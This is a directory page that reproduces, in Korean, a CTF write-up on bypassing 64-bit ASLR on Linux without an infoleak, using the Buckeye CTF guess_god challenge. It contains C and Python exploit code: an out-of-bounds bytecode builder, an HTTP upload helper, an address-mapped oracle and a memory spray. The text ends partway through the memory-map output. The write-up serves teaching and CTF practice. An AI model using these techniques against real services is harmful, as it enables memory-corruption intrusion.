
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
how-to-bypass-aslr-on-linux-x86_64 — ASLR bypass without infoleak | Kitploit
도구/GitHubGitHub/nick0ve/how-to-bypass-aslr-on-linux-x86_64
ExploitationCTFLearning & EducationBinary Exploitation
GitHubnick0ve/how-to-bypass-aslr-on-linux-x86_64

how-to-bypass-aslr-on-linux-x86_64

ASLR bypass without infoleak

저장소 보기

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유
167174년 전Kitploit 검토 완료

Breaking 64 bit aslr on Linux x86-64

이 글에서는 Samuel Groß가 자신의 Remote iPhone Exploitation Part 2: Bringing Light into the Darkness -- a Remote ASLR Bypass에서 설명한 기법을 Linux x86_64에서 ASLR을 우회하기 위해 적용하는 방법에 대해 다루겠습니다.

이를 보여주기 위해 Buckeye CTF의 pwnable 챌린지인 guess_god를 풀어보겠습니다.

가능한 한 초보자 친화적으로 내용을 작성하려고 하니, 자신 있다면 각 섹션을 건너뛰고 익스플로잇만 보고 싶어도 괜찮습니다.
0. 서론


저는 CTF에 참가하지 않았지만, fibonhack 디스코드에서 Guray00이 어떤 암호학 관련 문제에 대해 도움을 요청하면서 CTF 종료 약 2시간 전에 이 챌린지에 관심을 가지게 되었습니다.

저는 그를 도와줄 수 없었지만, pwnable 챌린지들을 살펴보았고 P0 블로그 게시물을 이해하는 것이 좋겠다고 생각했으며, hopefully 그 현상금을 받을 수도 있겠다고 생각했습니다.

1. ASLR과 이를 우회하는 방법

1.1 ASLR이란 무엇인가?

주소 공간 레이아웃 무작위화(ASLR) 는 프로세스의 주소 공간에서 실행 파일의 베이스 주소와 라이브러리, 힙, 스택의 위치를 무작위로 배치하는 컴퓨터 보안 기술입니다.

1.2 Linux에서의 ASLR

Linux에서는 프로세스의 pid가 주어졌을 때, /proc/<pid>/maps 파일을 읽어 해당 프로세스의 메모리 매핑을 확인할 수 있습니다. 이는 procfs를 통해 가능합니다.

여러분이 프로세스이고 자신의 메모리 매핑을 알고 싶다면 /proc/self/maps를 읽으면 됩니다.

예를 들어, cat으로 /proc/self/maps를 읽어볼 수 있습니다:``` root@088ec31b2ce9:/home/ctf/challenge# cat /proc/self/maps 55faeb01c000-55faeb01e000 r--p 00000000 fe:01 2497233 /usr/bin/cat 55faeb01e000-55faeb023000 r-xp 00002000 fe:01 2497233 /usr/bin/cat 55faeb023000-55faeb026000 r--p 00007000 fe:01 2497233 /usr/bin/cat 55faeb026000-55faeb027000 r--p 00009000 fe:01 2497233 /usr/bin/cat 55faeb027000-55faeb028000 rw-p 0000a000 fe:01 2497233 /usr/bin/cat 55faeb115000-55faeb136000 rw-p 00000000 00:00 0 [heap] 7fe15dfb1000-7fe15dfd5000 rw-p 00000000 00:00 0 7fe15dfd5000-7fe15dffb000 r--p 00000000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7fe15dffb000-7fe15e166000 r-xp 00026000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7fe15e166000-7fe15e1b2000 r--p 00191000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7fe15e1b2000-7fe15e1b5000 r--p 001dc000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7fe15e1b5000-7fe15e1b8000 rw-p 001df000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7fe15e1b8000-7fe15e1c3000 rw-p 00000000 00:00 0 7fe15e1c7000-7fe15e1c8000 r--p 00000000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7fe15e1c8000-7fe15e1ef000 r-xp 00001000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7fe15e1ef000-7fe15e1f9000 r--p 00028000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7fe15e1f9000-7fe15e1fb000 r--p 00031000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7fe15e1fb000-7fe15e1fd000 rw-p 00033000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7fff4388f000-7fff438b0000 rw-p 00000000 00:00 0 [stack] 7fff43989000-7fff4398d000 r--p 00000000 00:00 0 [vvar] 7fff4398d000-7fff4398f000 r-xp 00000000 00:00 0 [vdso] ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]

root@088ec31b2ce9:/home/ctf/challenge# cat /proc/self/maps 55ffc0b1b000-55ffc0b1d000 r--p 00000000 fe:01 2497233 /usr/bin/cat 55ffc0b1d000-55ffc0b22000 r-xp 00002000 fe:01 2497233 /usr/bin/cat 55ffc0b22000-55ffc0b25000 r--p 00007000 fe:01 2497233 /usr/bin/cat 55ffc0b25000-55ffc0b26000 r--p 00009000 fe:01 2497233 /usr/bin/cat 55ffc0b26000-55ffc0b27000 rw-p 0000a000 fe:01 2497233 /usr/bin/cat 55ffc2108000-55ffc2129000 rw-p 00000000 00:00 0 [heap] 7f1ec6e0f000-7f1ec6e33000 rw-p 00000000 00:00 0 7f1ec6e33000-7f1ec6e59000 r--p 00000000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7f1ec6e59000-7f1ec6fc4000 r-xp 00026000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7f1ec6fc4000-7f1ec7010000 r--p 00191000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7f1ec7010000-7f1ec7013000 r--p 001dc000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7f1ec7013000-7f1ec7016000 rw-p 001df000 fe:01 2761561 /usr/lib/x86_64-linux-gnu/libc-2.33.so 7f1ec7016000-7f1ec7021000 rw-p 00000000 00:00 0 7f1ec7025000-7f1ec7026000 r--p 00000000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7f1ec7026000-7f1ec704d000 r-xp 00001000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7f1ec704d000-7f1ec7057000 r--p 00028000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7f1ec7057000-7f1ec7059000 r--p 00031000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7f1ec7059000-7f1ec705b000 rw-p 00033000 fe:01 2761539 /usr/lib/x86_64-linux-gnu/ld-2.33.so 7ffc72fa4000-7ffc72fc5000 rw-p 00000000 00:00 0 [stack] 7ffc72fe7000-7ffc72feb000 r--p 00000000 00:00 0 [vvar] 7ffc72feb000-7ffc72fed000 r-xp 00000000 00:00 0 [vdso] ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]

root@kitploit:~
### 메모리 매핑 패턴

이 작업을 몇 번 반복하다 보면 다음을 추론할 수 있습니다:
* 바이너리 PIE 베이스는 0x00005500_00000000-0x00005700_00000000 범위에 있어야 하며, 즉 가능한 주소는 2TB입니다.
* 힙은 바이너리 근처에 있습니다.
* 라이브러리는 0x00007f00_00000000 - 0x00007fff_ffffffff 범위에 있으며, 가능한 주소는 1TB입니다.
* 스택은 (대부분의 경우) 0x00007ffc_00000000 - 0x00007fff_ffffffff 범위에 있으며, 가능한 주소는 16gb입니다.
* 0xffffffffff600000 - 0xffffffffff601000 범위는 항상 매핑되어 있습니다. 그것이 무엇인지 궁금하다면 [이 문서](http://terenceli.github.io/%E6%8A%80%E6%9C%AF/2019/02/13/vsyscall-and-vdso)를 읽어보세요.

## 1.3 정보 누출 없이 ASLR 우회하기

정보 누출이 불가능할 때 ASLR을 우회하기 위해 무엇을 할 수 있는지 논의해 보겠습니다.

이 글은 Saelo의 블로그 포스트에서 얻은 내용을 요약한 것입니다.

ASLR을 우회하려면 다음이 필요합니다:
* 지정된 주소 범위에 원하는 크기의 연속 메모리를 매핑할 수 있는 메모리 스프레이 기법.
  
  그가 말했듯이 이를 수행하는 방법은 두 가지입니다:
  1. 메모리 누수(정보 누출이 아니라!)를 악용하는 방법. 메모리 청크가 “잊혀져” 해제되지 않는 버그를 여러 번 트리거하여 원하는 만큼의 메모리가 누출될 때까지 반복하는 방식입니다.
  2. “증폭 가젯”을 찾아 악용하는 방법. 기존 데이터 청크를 가져와 잠재적으로 여러 번 복사하는 코드 조각으로, 공격자가 상대적으로 적은 수의 바이트만 전송해도 대량의 메모리를 스프레이할 수 있습니다.
* `isAddressMapped` 오라클. 주소가 주어지면 해당 주소가 매핑되어 있는지 여부를 알려줍니다.

### Linux에서 ASLR 우회 PoC

Linux에서 ASLR을 완전히 깨는 saelo의 PoC를 재현해 봅시다.

<p align="center"> <img src="https://assets.kitploit.com/production/public/readmes/48660/93fcc6aff8ffd2e8395f34b35bc2f5d244e74a53b2fac39c3dae35c802227339.png" > <i> saelo의 PoC</i> <p/> <br/>

Linux에서는 그렇게 쉽지 않습니다. 16TB의 메모리를 할당할 수 있어야만 ASLR을 완전히 깨는 것이 가능합니다.```C
#include <stdio.h>
#include <stdlib.h>

int main()
{
    // 64gb
    size_t size = 0x1000000000;

    // 16TB allocations
    for (int i = 0; i < 256; i++) {
        void *mem = malloc(size); // this ends up calling mmap
        if (!mem) {
            puts("Failed");
            return 1;
        }
        printf("%p\n", mem);
    }

    unsigned int *mem = (void*)0x7f0000000000ULL;
    *mem = 0x41414141;
    printf("R/W to %p: %x\n", mem, *mem);

    return 0;
}

glibc 메모리 할당에 관한 참고 사항

man malloc 문서의 참고 사항:

  • 일반적으로 malloc()은 sbrk(2)를 사용하여 힙에서 메모리를 할당하고 필요에 따라 힙 크기를 조정합니다. MMAP_THRESHOLD 바이트보다 큰 메모리 블록을 할당할 때 glibc malloc() 구현은 mmap(2)을 사용하여 메모리를 private anonymous mapping으로 할당합니다. MMAP_THRESHOLD는 기본적으로 128kB이며 mallopt(3)을 사용하여 조정할 수 있습니다. mmap(2)을 사용한 할당은 RLIMIT_DATA 자원 제한의 영향을 받지 않습니다(getrlimit(2) 참조).

따라서 void *mem = malloc(size)는 결국 mmap(size + malloc_metadata_size, ...)을 호출하게 됩니다.

라이브러리는 ld에 의해 mmap을 통해 프로세스에 매핑되므로 이러한 할당은 결국 라이브러리 근처에 위치하게 됩니다.

경계 교차 트릭

malloc이 반환하는 주소를 살펴보면 무슨 일이 일어나고 있는지 더 잘 이해할 수 있습니다. 프로 팁: 최상위 바이트를 살펴보세요.

이 PoC는 반환된 주소의 최상위 바이트가 특정 시점에 7F에서 7E로 변경되고, 할당이 연속적이므로 해당 범위 안에 반드시 무언가가 존재한다는 사실을 이용합니다. (네, 이 문제를 풀기 위해 볼차노-바이어슈트라스 정리를 적용하고 있습니다!)

2 도전 과제

작성자에게 감사하게도, zip 파일에는 원격 환경과 동일한 환경을 재현하기 위한 바이너리, 소스 코드, dockerfile이 포함되어 있습니다.


2.1 초기 발판

환경에 대한 지식을 파악해 두는 것은 항상 좋은 일입니다. 파일들을 훑어보면서 몇 가지 메모를 해 봅시다.

  • jail.cfg는 몇 가지 제한 사항을 설정합니다. 이러한 제한이 익스플로잇을 망칠 수 있으니 잊지 맙시다: ```yaml time_limit: 300 cgroup_cpu_ms_per_sec: 100 cgroup_pids_max: 64 rlimit_fsize: 2048 rlimit_nofile: 2048 cgroup_mem_max: 1073741824 # 1GB
    root@kitploit:~
  • Dockerfile에서 몇 가지 흥미로운 점을 알 수 있습니다:
    1. oatpp 1.2.5를 빌드하고 설치합니다. 이 특정 버전에 유용한 버그가 있을까요?

      root@kitploit:~
      # Install oatpp
      RUN git clone https://github.com/oatpp/oatpp.git
      RUN cd /oatpp && git checkout 1.2.5 && mkdir build && cd build && cmake .. && make install
      
    2. 챌린지를 처음부터 빌드합니다.

      root@kitploit:~
      WORKDIR /home/ctf/challenge/src/
      RUN mkdir -p src/build && cd src/build && cmake .. && make
      RUN cp src/build/flag_server-exe src/build/libkylezip.so flag.txt /   home/  ctf/challenge/
      

      문제가 될 수 있으니, 대신 배포된 바이너리를 복사하도록 합시다.

      root@kitploit:~
      COPY bins/flag_server-exe /home/ctf/challenge/
      COPY bins/libkylezip.so /home/ctf/challenge/
      

  • 마지막으로, 제공된 바이너리의 보호 기법을 확인합니다.


    좋습니다. libkylezip.so는 Partial RELRO로 컴파일되어 있습니다. 즉, GOT가 쓰기 가능하다는 뜻입니다. 코드 실행을 원할 때 명심하세요.

2.2 로컬 환경 설정 및 애플리케이션 탐색

docker-compose.yml 파일이 제공되므로 로컬에서 탐색할 수 있는 작업 환경을 만드는 것은 전혀 어렵지 않습니다. Docker에 익숙하지 않은 분들을 위해, 로컬에서 챌린지를 탐색할 때 알아야 할 명령 목록입니다.```bash docker-compose build # Build the image, do this whenever you change something docker-compose up # start the container docker-compose down # stop the container

docker ps # list containers docker exec -it # exec COMMAND into the container

root@kitploit:~
`docker-compose build`를 실행한 후 `docker-compose up`을 실행하여 컨테이너를 시작하고, `nc 127.0.0.1 9000`으로 챌린지에 연결할 수 있습니다.
<p align="center"> <img src="https://assets.kitploit.com/production/public/readmes/48660/d2f6e0f8adeb34fa1c0360ac4f106a7e555e60d9526c2c2b68d18a88a2ebc2f5.png" ><br/> <i></i><p/> 

# 3. 소스 코드 분석

이제 ASLR을 우회하기 위해 수행해야 할 작업에 대한 기본적인 지식을 얻었으니, 소스 코드를 살펴보겠습니다. 염두에 둬야 할 점은:
* 알려진 메모리 범위에 메모리를 스프레이하는 방법
* isAddrMapped 오라클

<p align="center"> <img src="https://assets.kitploit.com/production/public/readmes/48660/9de53f68dfebca28be7f8106ec19adda12ee2ce47e6dbb8734519e466c0cbdd8.png" width="50%"><br/> <i> 소스 코드 폴더 </i><p/> 

대부분 oatpp 웹 서버를 구동하기 위한 접착 코드입니다. 실제로 분석할 중요한 파일들은 다음과 같습니다:
* src/controller/MyController.*
* kylezip/decompress.*

## 3.1 MyController.*

<p align="center"> <img src="https://assets.kitploit.com/production/public/readmes/48660/d2a20d6b93582d4cc5e61eb373eb50ddcc8ac1576082ba5adc017d05d11138e4.png"><br/> <i>MyController.hpp</i><p/> 

엔드포인트는 3개입니다:
* `/`
* `GET /files/{fileId}` -> 이전에 업로드한 파일을 다운로드하며, extract가 true이면 다운로드하기 전에 압축을 해제합니다.
* `POST /upload/{fileId}` -> 주어진 {fileId}로 파일을 업로드합니다.

그리고 `MyController.cpp`에 구현된 함수 하나가 있습니다.```C
std::shared_ptr<oatpp::base::StrBuffer> MyController::get_file(int file_id, bool extract) 

다음 중 하나:

  • to_open을 {file_id} 또는 {file_id}.unkyle로 설정하십시오. ```C std::ostringstream comp_fname; comp_fname << filename; if (extract) { // Want the un-kylezip-d version comp_fname << ".unkyle"; } auto to_open = comp_fname.str();

    root@kitploit:~
  • 만약 {file_id} 추출을 요청하는 것이 처음이라면, 그것에 대해 decompress를 호출하고, {file_id}의 압축 해제된 파일을 {file_id}.unkyle로 작성합니다. ```C int fd = open(to_open.c_str(), O_RDONLY); if (fd == -1) { if (!extract) return NULL;

    root@kitploit:~
    /* Need to create decompressed version of file
     * Kyle gave me a buggy library so we are going to fork
     * in case we crash the web server will still stay up.
     */
    pid_t p = fork();
    if (p == 0) {
      decompress(filename);
      exit(0);
    } else {
      waitpid(p, NULL, 0);
    }
    
    
    fd = open(to_open.c_str(), O_RDONLY);
    if (fd == -1) {
      return NULL;
    }
    

    }

    root@kitploit:~
  • 마지막으로 결과를 메모리에 mmap 하세요. ```C struct stat sb;

관찰

  • fork()는 호출 프로세스를 복제하여 새 프로세스를 생성하며, fork() 시점에는 두 메모리 공간의 내용이 동일합니다.

    따라서 decompress()를 다음과 같은 오라클로 만들 수 있다면:

    • 잘못된 주소에서 충돌
    • 올바른 주소에서는 충돌하지 않음

    그러면 그 프리미티브를 사용하여 부모 프로세스의 메모리 공간을 추론할 수 있습니다.

  • 부모 프로세스에 mmap 호출이 있습니다. ```C void *mem = mmap(NULL, sb.st_size, PROT_READ, MAP_PRIVATE, fd, 0);

    root@kitploit:~

압축 해제된 파일의 크기인 sb.st_size를 제어할 수 있다면, 이를 쉽게 메모리 스프레이 프리미티브로 만들 수 있습니다.

3.2 decompress.*

decompress()```C

int decompress(const char *fname)

root@kitploit:~
* 입력 파일을 주소 `0x42069000000`에 매핑합니다.
* 출력 파일을 주소 `0x13371337000`에 매핑합니다.
* 압축 해제를 완료하는 do_decompress()를 호출합니다.

파일은 다음 형식일 것으로 예상됩니다:
| offset | name | type | description |
| - | - | - | - | 
| +0h | magic | uint64 | 매직 값이며, 0x0123456789abcdef일 것으로 예상됩니다 |
| +8h | filesize | uint64 | 압축 해제된 파일의 크기 |

### do_decompress()```C
static void do_decompress(char *out, char *in, size_t insize)

이 함수는 간단한 가상 머신으로 볼 수 있으며, in이 가리키는 바이트코드를 실행하고 out이 가리키는 버퍼에 출력을 씁니다.

in은 우리의 {file_id}를 가리킵니다.

out은 {file_id.unkyle}를 가리킵니다.

이 VM은 4개의 opcode를 가집니다:

  • 0 -> NOP

  • 1 -> STORE(u8 b)

    b를 out에 쓰고, out을 1만큼 증가시킵니다.

    Opcode 구현: ```C case 1: { // Write byte uint8_t b = in[cur++]; *(out++) = b; break; }

    root@kitploit:~
  • 2 -> SEEK(u64 off)

    out을 out + off로 설정합니다.

    out과 off는 64비트 값이므로 out = out+off는 out = (out+off) % MAX_64BIT_VALUE와 동일합니다. 이를 integer overflow라고 하며, 이 동작을 악용하면 임의의 64비트 값에 도달할 수 있습니다. 예: ```py M64 = (1<<64) # Maximum 64bit value def get_off(out: int, target: int): return (target-out) % M64

    We are at 0xffffffff, what can we add to reach 0?

    print ('{:#x}'.format(get_off(0xffffffff, 0)))

    Result = 0xffffffff00000001

Opcode 구현: ```C case 2: { // Seek uint64_t off = (uint64_t)(&in[cur]); cur += sizeof(off); out += off; break; }

root@kitploit:~
* 3 -> LOAD(off, size). 
`size` 바이트를 `out - off`에서 `out`으로 복사하고, `out`을 8만큼 증가시킵니다.

Opcode 구현:  ```C
case 3: {
  // Copy some previously written bytes
  uint64_t off = *(uint64_t*)(&in[cur]);
  cur += sizeof(off);
  uint64_t count = *(uint64_t*)(&in[cur]);
  cur += sizeof(off);
  memcpy(out, out-off, count);
  out += count;
  break;
}

어떤 연산에도 경계 검사(bounds check)가 없으므로, 두 가지 유용한 프리미티브를 얻을 수 있습니다:

  • Read What Where, SEEK+LOAD 악용
  • Write What Where: SEEK+STORE 악용

저는 이 코드를 사용해 바이트코드를 빌드했습니다:```py IN_ADDR = 0x42069000000 # PROT R OUT_ADDR = 0x13371337000 # PROT RW M64 = (1<<64)-1

class CompressedFile(): slots = ['cur', 'content', 'out']

root@kitploit:~
def __init__(self, filesize):
    self.cur = 16
    self.content = b''
    self.content += p64(0x0123456789abcdef) # magic
    self.content += p64(filesize) # file size
    self.out = OUT_ADDR

def nop(self):
    self.content += b'\x00'
    self.cur += 1

def write(self, b: bytes):
    assert len(b) == 1

    self.content += b'\x01' + b
    self.cur += 2
    self.out += 1

def seek(self, off):
    self.content += b'\x02'
    self.content += p64(off)
    self.cur += 9

def memcpy(self, off, count):
    # memcpy(out, out-off, count);
    self.content += b'\x03'
    self.content += p64(off)
    self.content += p64(count)
    self.cur += 17
root@kitploit:~
# 4. 바이너리와 상호작용하기

익스플로잇 단계로 들어가기 전에, 시간을 낭비하지 않도록 바이너리와 쉽게 상호작용할 수 있는 무언가를 만들어 두는 것이 항상 좋습니다.```py
import requests

def uploadFile(blob: bytes, fileid: int):
    assert (fileid < (1<<31) - 1)

    multipart_form_data = {
        'file': (f'payload_{fileid}', blob),
    }

    res = requests.post(
        f"http://{SERVER_IP}:{SERVER_PORT}/upload/{fileid}",
        files=multipart_form_data
    )

    return res

def getFile(fileid: int, extract="true"):
    res = requests.get(f"http://{SERVER_IP}:{SERVER_PORT}/files/{fileid}?extract={extract}")
    return res

챌린지의 메모리 매핑 검사

이것은 챌린지를 해결하려 할 때 저에게 매우 중요했습니다. 저는 메모리 매핑을 아주 오랫동안 들여다봤습니다.

이를 위해 챌린지의 로컬 인스턴스를 실행하고 몇 가지 작업을 수행한 다음 프로세스 맵을 읽으면 됩니다.


4.2 isAddrMapped 오라클

우리에게는 read what where 프리미티브가 주어지므로 isAddressMapped 오라클을 구축하는 것은 전혀 어렵지 않습니다.

제가 사용한 방법은 다음 바이트코드를 만드는 것이었습니다.

  • memcpy(out, targetAddress, 1)
  • write(b'A')

targetAddress가 매핑되어 있지 않으면 자식 프로그램이 memcpy에서 segfault를 일으키며, null 바이트로 가득 찬 압축 해제 파일이 생성됩니다.

targetAddress가 매핑되어 있다면 압축 해제 파일의 두 번째 바이트는 b'\x41'가 됩니다.```py def isAddrMapped(addr, fileid, filelen=2): toup = CompressedFile(filelen)

root@kitploit:~
# addr = OUT_ADDR - off
off = (OUT_ADDR - addr) & M64
# memcpy(toup.out, addr, 1)
toup.memcpy(off, 1)
# *(toup.out+1) = 0x41
toup.write(b'\x41')

uploadFile(toup.content, fileid)
res = getFile(fileid)
isMapped = res.content[1] == 0x41

return isMapped
root@kitploit:~
## 4.3 메모리 스프레이 프리미티브

우리는 압축 해제된 파일의 크기를 완전히 제어할 수 있으며, [MyController.cpp:62](https://github.com/nick0ve/how-to-bypass-aslr-on-linux-x86_64/blob/HEAD/resources/dist-guess-god/src/src/controller/MyController.cpp#L62)에서 해당 크기의 mmap을 얻습니다. 

내 익스플로잇에서는 `isAddrMapped` 함수를 사용했고, filelen을 변경했다.

예를 들어, 크기 = 0x4000000 = 64mb인 연속된 청크를 할당해 보자.```py
isAddrMapped(IN_ADDR, 0, 0x4000000)

그것이 결과입니다:``` root@088ec31b2ce9:/home/ctf/challenge# cat /proc/47/maps ... 7f3450000000-7f3454000000 r--p 00000000 00:af 3 /challenge/files/0.unkyle ...

root@kitploit:~
다시 시도하면:```py
isAddrMapped(IN_ADDR, 0, 0x4000000)

그것이 결과입니다:``` 7f344c000000-7f3450000000 r--p 00000000 00:af 5 /challenge/files/1.unkyle 7f3450000000-7f3454000000 r--p 00000000 00:af 3 /challenge/files/0.unkyle

root@kitploit:~
Nice! 여러 할당 사이에 공백이 생기지 않을 거예요.

## 4.4 메모리를 얼마나 스프레이할까?

[이 poc](#poc-of-aslr-bypass-on-linux)에서 볼 수 있듯이, 연속된 매핑 메모리의 이상적인 크기는 16TB입니다.

안타깝게도 원격 서버에서 16TB의 메모리를 할당하려고 하면 mmap이 실패합니다. [nsjail이 이를 제한하기 때문입니다](https://github.com/nick0ve/how-to-bypass-aslr-on-linux-x86_64#21-initial-foothold).

여러 번의 시행착오 끝에 다음 코드로 약 3840MB의 메모리를 스프레이할 수 있다는 것을 알아냈습니다:```py
size =    0x000004000000
for i in range(0, 60):
    print ('.', end='')
    isAddrMapped(IN_ADDR, i, size)

결과 메모리 매핑은 다음과 같을 것입니다:

메모리 스프레이 결과```

root@088ec31b2ce9:/home/ctf/challenge# cat /proc/pgrep flag_server-exe/maps ... My spray: ... 7fe2dc000000-7fe2e0000000 r--p 00000000 00:af 121 /challenge/files/59.unkyle 7fe2e0000000-7fe2e4000000 r--p 00000000 00:af 119 /challenge/files/58.unkyle 7fe2e4000000-7fe2e8000000 r--p 00000000 00:af 117 /challenge/files/57.unkyle 7fe2e8000000-7fe2ec000000 r--p 00000000 00:af 115 /challenge/files/56.unkyle 7fe2ec000000-7fe2f0000000 r--p 00000000 00:af 113 /challenge/files/55.unkyle 7fe2f0000000-7fe2f4000000 r--p 00000000 00:af 111 /challenge/files/54.unkyle 7fe2f4000000-7fe2f8000000 r--p 00000000 00:af 109 /challenge/files/53.unkyle 7fe2f8000000-7fe2fc000000 r--p 00000000 00:af 107 /challenge/files/52.unkyle 7fe2fc000000-7fe300000000 r--p 00000000 00:af 105 /challenge/files/51.unkyle 7fe300000000-7fe304000000 r--p 00000000 00:af 103 /challenge/files/50.unkyle 7fe304000000-7fe308000000 r--p 00000000 00:af 101 /challenge/files/49.unkyle 7fe308000000-7fe30c000000 r--p 00000000 00:af 99 /challenge/files/48.unkyle 7fe30c000000-7fe310000000 r--p 00000000 00:af 97 /challenge/files/47.unkyle 7fe310000000-7fe314000000 r--p 00000000 00:af 95 /challenge/files/46.unkyle 7fe314000000-7fe318000000 r--p 00000000 00:af 93 /challenge/files/45.unkyle 7fe318000000-7fe31c000000 r--p 00000000 00:af 91 /challenge/files/44.unkyle 7fe31c000000-7fe320000000 r--p 00000000 00:af 89 /challenge/files/43.unkyle 7fe320000000-7fe324000000 r--p 00000000 00:af 87 /challenge/files/42.unkyle 7fe324000000-7fe328000000 r--p 00000000 00:af 85 /challenge/files/41.unkyle 7fe328000000-7fe32c000000 r--p 00000000 00:af 83 /challenge/files/40.unkyle 7fe32c000000-7fe330000000 r--p 00000000 00:af 81 /challenge/files/39.unkyle 7fe330000000-7fe334000000 r--p 00000000 00:af 79 /challenge/files/38.unkyle 7fe334000000-7fe338000000 r--p 00000000 00:af 77 /challenge/files/37.unkyle 7fe338000000-7fe33c000000 r--p 00000000 00:af 75 /challenge/files/36.unkyle 7fe33c000000-7fe340000000 r--p 00000000 00:af 73 /challenge/files/35.unkyle 7fe340000000-7fe344000000 r--p 00000000 00:af 71 /challenge/files/34.unkyle 7fe344000000-7fe348000000 r--p 00000000 00:af 69 /challenge/files/33.unkyle 7fe348000000-7fe34c000000 r--p 00000000 00:af 67 /challenge/files/32.unkyle 7fe34c000000-7fe350000000 r--p 00000000 00:af 65 /challenge/files/31.unkyle 7fe350000000-7fe354000000 r--p 00000000 00:af 63 /challenge/files/30.unkyle 7fe354000000-7fe358000000 r--p 00000000 00:af 61 /challenge/files/29.unkyle 7fe358000000-7fe35c000000 r--p 00000000 00:af 59 /challenge/files/28.unkyle 7fe35c000000-7fe360000000 r--p 00000000 00:af 57 /challenge/files/27.unkyle 7fe360000000-7fe364000000 r--p 00000000 00:af 55 /challenge/files/26.unkyle 7fe364000000-7fe368000000 r--p 00000000 00:af 53 /challenge/files/25.unkyle 7fe368000000-7fe36c000000 r--p 00000000 00:af 51 /challenge/files/24.unkyle 7fe36c000000-7fe370000000 r--p 00000000 00:af 49 /challenge/files/23.unkyle 7fe370000000-7fe374000000 r--p 00000000 00:af 47 /challenge/files/22.unkyle 7fe374000000-7fe378000000 r--p 00000000 00:af 45 /challenge/files/21.unkyle 7fe378000000-7fe37c000000 r--p 00000000 00:af 43 /challenge/files/20.unkyle 7fe37c000000-7fe380000000 r--p 00000000 00:af 41 /challenge/files/19.unkyle 7fe380000000-7fe384000000 r--p 00000000 00:af 39 /challenge/files/18.unkyle 7fe384000000-7fe388000000 r--p 00000000 00:af 37 /challenge/files/17.unkyle 7fe388000000-7fe38c000000 r--p 00000000 00:af 35 /challenge/files/16.unkyle 7fe38c000000-7fe390000000 r--p 00000000 00:af 33 /challenge/files/15.unkyle 7fe390000000-7fe394000000 r--p 00000000 00:af 31 /challenge/files/14.unkyle 7fe394000000-7fe398000000 r--p 00000000 00:af 29 /challenge/files/13.unkyle 7fe398000000-7fe39c000000 r--p 00000000 00:af 27 /challenge/files/12.unkyle 7fe39c000000-7fe3a0000000 r--p 00000000 00:af 25 /challenge/files/11.unkyle 7fe3a0000000-7fe3a0021000 rw-p 00000000 00:00 0 7fe3a0021000-7fe3a4000000 ---p 00000000 00:00 0 7fe3a4000000-7fe3a8000000 r--p 00000000 00:af 23 /challenge/files/10.unkyle 7fe3a8000000-7fe3ac000000 r--p 00000000 00:af 21 /challenge/files/9.unkyle 7fe3ac000000-7fe3b0000000 r--p 00000000 00:af 19 /challenge/files/8.unkyle 7fe3b0000000-7fe3b4000000 r--p 00000000 00:af 17 /challenge/files/7.unkyle 7fe3b4000000-7fe3b8000000 r--p 00000000 00:af 15 /challenge/files/6.unkyle 7fe3b8000000-7fe3bc000000 r--p 00000000 00:af 13 /challenge/files/5.unkyle 7fe3bc000000-7fe3c0000000 r--p 00000000 00:af 11 /challenge/files/4.unkyle 